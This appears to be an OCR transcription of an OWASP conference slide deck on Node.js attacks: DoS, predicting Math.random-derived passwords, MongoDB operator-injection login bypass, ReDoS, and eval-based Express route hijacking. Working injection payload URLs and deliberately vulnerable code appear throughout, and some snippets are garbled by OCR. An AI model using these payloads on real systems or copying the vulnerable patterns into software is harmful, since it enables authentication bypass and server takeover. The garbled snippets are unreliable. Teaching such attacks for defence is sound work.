The Node.js Highway: Attacks are at Full Throttle

Maty Siman, CTO
Checkmarx

Agenda

- Architecture
- DoS
- Weak Crypto
- JSON – it’s everywhere!
- ReDoS
- Traceless Routing Hijacking

Architecture

Node.js is Event-driven, single-threaded, and non-blocking I/O


Built on top of Chrome's V8 engine

```
var fs = require("fs");
var fileName = "foo.txt";

fs.exists(fileName, function(exists) {
  if (exists) {
    fs.stat(fileName, function(error, stats) {
        if (stats.size > 1024*1024) {
       console.log("Large");
        });
      });
    });
  }
});
```

OWASP AppSecEU 15
Amsterdam, The Netherlands

Event Loop



http://stackoverflow.com/questions/21596172/what-function-gets-put-into-eventloop-in-nodejs-and-js

OWASP AppSecEU 15
Amsterdam, The Netherlands

Architecture

Node.js is Event-driven, single-threaded, and non-blocking I/O

- No multi-threading context switching
- CPU doesn't wait for I/O to finish so works great for I/O intensive applications (DB queries) and applications with a lot of user interaction (web apps)
- Doesn't work well for CPU intensive applications
- Once your code finishes its current operation, the event-loop fetches the next event with its associated callback function.

DoS

This makes node.js highly vulnerable to DoS

```
Function sum (p)
        for (i=1;i<=p;++i)
        {
                f=f+i;
        }
```

http://localhost:49090/sum?p=5
http://localhost:49090/sum?p=100000000
http://localhost:49090/sum?p=5

Node.js as a web server

There is no hosting web server (IIS, Tomcat, etc…). Your code is responsible for handling the incoming requests.

No separation between the web-servicing part and the business logic part.

All run within the same thread, within the same context.

Node.js as a web server

```
var http = require('http');
var server  = http.createServer(function(req, res){
        switch (req.method) {
                case 'POST' :
                        var item = '';
                        req.on('data', function(chunk){
                                item += chunk;
                        });
                        req.on('end', function(){
                                ...
                                res.end('OK\n');
                        });
                        break;
                case 'GET' :
                        ....
        }
});
server.listen(3000);
```

OWASP AppSecEU 15
Amsterdam, The Netherlands

V8's default PRNG

```
function [illegible]NewUser([illegible], userName) {
  var newUser = new User();
  [illegible]
  newUser.password = (Math.random()).toString().md5(); // generate random password
  [illegible]
  [illegible]
  return newUser;
}
```


?

V8's default PRNG

V8 PRNG is known to be weak.

For example, check Amit Klein's

http://dl.packetstormsecurity.net/papers/general/Google_Chrome_3.0_Beta_Math.random_vulnerability.pdf


Seed
State$_0$[0,1]
Random$_0$
State$_1$[0,1]
Random$_1$
State$_2$[0,1]
Random$_2$
State$_3$[0,1]
Random$_3$
State$_n$[0,1]
Random$_n$

V8's default PRNG

```
function [redacted]NewUser([redacted], userName) {
  var newUser = new User();
  [redacted]
  newUser.password = (Math.random()).toString().md5(); // generate random password
  [redacted]
  return newUser;
}
```

Given 3 "random" new passwords – we will be able to tell all future ones
First, we need to "reverse" the MD5 for 3 passwords to their original "random" float number. Then, we need to compute the "state" variable to get the 4th consecutive value.

V8's default PRNG

The parameters of the algorithm are modified by Google every few releases, but the algorithm looks similar to the following: (the actual value is then divided by 2^32)

https://code.google.com/p/v8/source/browse/tags/3.14.5.9/src/v8.cc?r=14773

```
// Random number generator using George Marsaglia's MWC algorithm.

static uint32_t random_base(uint32_t* state) {

  // Initialize seed using the system random().
  // No non-zero seed will ever become zero again.
  if (state[0] == 0) seed_random(state);

  // Mix the bits.  Never replaces state[i] with 0 if it is nonzero.
  state[0] = 18273 * (state[0] & 0xFFFF) + (state[0] >> 16);
  state[1] = 36969 * (state[1] & 0xFFFF) + (state[1] >> 16);

  return (state[0] << 14) + (state[1] & 0x3FFFF);
}
```

V8’s default PRNG

Given 3 consecutive random numbers, the values of state[0] and state[1] can be inferred – hence all future values can be known in advance.


But

In browsers, each tab has its own set of “state” variables. That’s one of the reasons this issue is treated as low-severity

But

In node.js, all users are running within the same context. Each user can tell what are the values of the global “state” variables.

Step 1



Reminder:
Password = MD5(random())

Step2

Register FakeUser1 →

← FakeUser1 Password

Register FakeUser2 →

← FakeUser2 Password

Register FakeUser3 →

← FakeUser3 Password

Reminder:
Password = MD5(random())

Step2

FakeUser1 Password

FakeUser1 – Clear Random

FakeUser2 Password

FakeUser2 – Clear Random

FakeUser3 Password

FakeUser3 – Clear Random

Reminder:
Password = MD5(random())

Step2

FakeUser1 Password →

FakeUser1 – Clear Random ←


FakeUser2 Password →

FakeUser2 – Clear Random ←

FakeUser3 Password →

FakeUser3 – Clear Random ←

RealUser1 – ***<u>Future Password</u>*** ←



Reminder:
Password = MD5(random())

DEMO

Architecture

MongoDB is a document-oriented database. Classified as NoSQL and as such, doesn’t use the traditional table-bases structure as relational-databases. Instead, it stores JSON documents in its dynamic schemas.

- http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

Architecture

Data is inserted and stored as JSON

db.products.insert

```
db.products.insert( { item: "card", qty : 15 } )
db.products.insert( { name: “elephant", size: 1700 } )
```

db.products.find

```
db.products.find()                  - Find all of them
db.products.find( { qty: 15 })      - Find based on equality
db.products.find( { qty: { $gt: 25 } } ) - Find based on criteria
```

Queries as described using JSON

```
var obj;
obj.qty=15;
db.products.find(obj)
```

Security – User Supplied Data

- Can you spot the vulnerabilities in the code?

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

- Fix:

```
name = req.query.user
pass = req.query.p
db.users.find({use    me: name, password: pass});
…
If exists ….
```

wrong

QueryString -> Object -> JSON

```
res.write(JSON.stringify(req.query));
```

Query String	Req.query	JSON of the object created
http://localhost:11111/?a=b	Obj.a = “b”	{"a":"b"}
http://localhost:11111/?a=b&c=d	Obj.a = “b” Obj.c = “d”	{"a":"b","c":"d"}
http://localhost:11111/?a=b&c=d&a=z	Obj.a[] = {“b”, “z”} Obj.c = “d”	{"a":["b","z"],"c":"d"}
[http://localhost:11111/?a[5]=b&c=d](http://localhost:11111/?a[5]=b&c=d)	Obj.a[] = {“b”} Obj.c = “d”	{"a":["b"],"c":"d"}
[http://localhost:11111/?a[s]=b&c=d](http://localhost:11111/?a[s]=b&c=d)	Obj.a.s = “b” Obj.c = “d”	{"a":{"s":"b"},"c":"d"}

QSServer.js

Security – User Supplied Data

```
name = req.query.username;
pass = req.query.password;
db.users.find({username: name, password: pass});
```

What if we use the following query:

```
db.users.find({username: {$gt, “a”},
                password : {$gt, “a”}}
```

Security – User Supplied Data

```
db.users.find({user: {$gt, "a"},
               pass : {$gt, "a"}}
```

Instead of:

```
obj.user = "Maty"
obj.pass = "123"
```

We can use:

```
Obj.user.$gt="a"
Obj.pass.$gt="a"
```

```
http:///server/page?user[$gt]=a&pass[$gt]=a
```

JSON-base SQL Injection

- Node.JS, being a JSON based language, can accept JSON values for the .find method:

```
db.users.find({username: username, password: password});
```

- A user can bypass it by sending

```
http:///server/page?user[$gt]=a&pass[$gt]=a
```

- http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

DEMO

http://localhost:49090/?user=hi&pass=bye

JSON-base SQL Injection

- You can use the following:

```
db.users.find({username: username});
```

Then

```
bcrypt.compare(ca                    , password, cb);
```

Title

Query and Projection Operators

Query Selectors

Comparison

For comparison of different BSON type values, see the specified BSON comparison order.

Name	Description
`$eq`	Matches values that are equal to a specified value.
`$gt`	Matches values that are greater than a specified value.
`$gte`	Matches values that are greater than or equal to a specified value.
`$lt`	Matches values that are less than a specified value.
`$lte`	Matches values that are less than or equal to a specified value.
`$ne`	Matches all values that are not equal to a spe
`$in`	Matches any of the values specified in an array.
`$nin`	Matches none of the values specified in an array.

Logical

Name	Description
`$or`	Joins query clauses with a logical OR returns all documents that match the conditions of either clause.
`$and`	Joins query clauses with a logical AND returns all documents that match the conditions of both clauses.
`$not`	Inverts the effect of a query expression and returns documents that do *not* match the query expression.
`$nor`	Joins query clauses with a logical NOR returns all documents that fail to match both clauses.

Element

Name	Description
`$exists`	Matches documents that have the specified field.
`$type`	Selects documents if a field is of the specified type.

Evaluation

Name	Description
`$mod`	Performs a modulo operation on the value of a field and selects documents with a specified result.
`$regex`	Selects documents where values match a specified regular expression.
`$text`	Performs text search.
`$where`	Matches documents that satisfy a JavaScript expression.

`$regex` Selects documents where values match a specified regular expression.

Name	Description
`$geoWithin`	Selects geometries within a bounding GeoJSON geometry. The 2dsphere and 2d indexes support `$geoWithin`.
`$geoIntersects`	Selects geometries that intersect with a GeoJSON geometry. The 2dsphere index supports `$geoIntersects`.
`$near`	Returns geospatial objects in proximity to a point. Requires a geospatial index. The 2dsphere and 2d indexes support `$near`.
`$nearSphere`	Returns geospatial objects in proximity to a point on a sphere. Requires a geospatial index. The 2dsphere and 2d indexes support `$nearSphere`.

Array

Name	Description

JSON-base SQL Injection

```
db.users.find({username: username});
```

- This can lead to Regular Expression Denial of Service through the {“username”: {“$regex”: “……..}}
- So always validate the input length, structure and permitted characters

- Remembering that Node.js is highly sensitive to CPU-intensive tasks, and there’s a single thread for user-code – ReDoS is really bad

DEMO

Web server

Recap – in Node.js there is no web server

Traditional web-servers (IIS, Tomcat) had strict separation between the application, the server and the OS

Run-time Server Poisoning

"In most web servers every request **spawns a new child** process and everything happening within that process is **terminated** when the process ends. However since the whole Node.js server is running in a **single** thread then if this thread is corrupted then the behavior of the server can be **altered**.
These modifications will not last just for the duration of the corrupting request but for **all subsequent requests**."

http://lab.cs.ttu.ee/dl93 -
Analysis of Node.js platform web application security
Karl Düüna

Eval

EVALuates a string. At the context of the current applicative user within the context of the application.

In .net/java, eval can’t control the web server or other users’ threads

Node.js is serverless so corrupting “current” thread, harms all users

Express

Express.js is a Node.js web application framework, designed for building single-page, multi-page, and hybrid web applications.[1]

wikipedia

Example code

```
app.get('/add', function(req,res) {
    var data=req.query;
    return res.render('index',
        {message: eval(req.query.a + '+' + req.query.b)});

}
```

```
http://server/add?a=3&b=8
```


Routing

```
11
```

http://localhost:49090/add?a=3&b=8

Server Routing

Maintained in an ordered list (although called "stack" by express).



Server Routing

The stack is accessible in runtime:

app._router.stack

http://localhost:49090/add?a=3&b=JSON.stringify(app._router.stack)


Run-time Server Poisoning

The stack is accessible in runtime – both read and write – so we will replace the existing routing with a new one.

This will affect all users connecting to the system, with no apparent effect on the source code.

Server Routing

Maintained in an ordered list (although called "stack" by express).



Server Routing

```
app._router.stack.splice(3,1); // remove routing entry
app.get('/add',function(req, res) // add new routing
    {
        return res.render('index',
            {message: req.query.a * req.query.b}
                );
    });
```

Server Routing

http://localhost:49090/add?a=3&b=8

http://localhost:49090/add?a=3&b=app._router.stack.splice(3,1);app.get(%27/add%27,%20function(req,%20res)%20%7breturn%20res.render(%27index%27,%20%7bmessage:%20req.query.a%20*%20req.query.b%7d);%7d);

http://localhost:49090/add?a=3&b=8

Questions?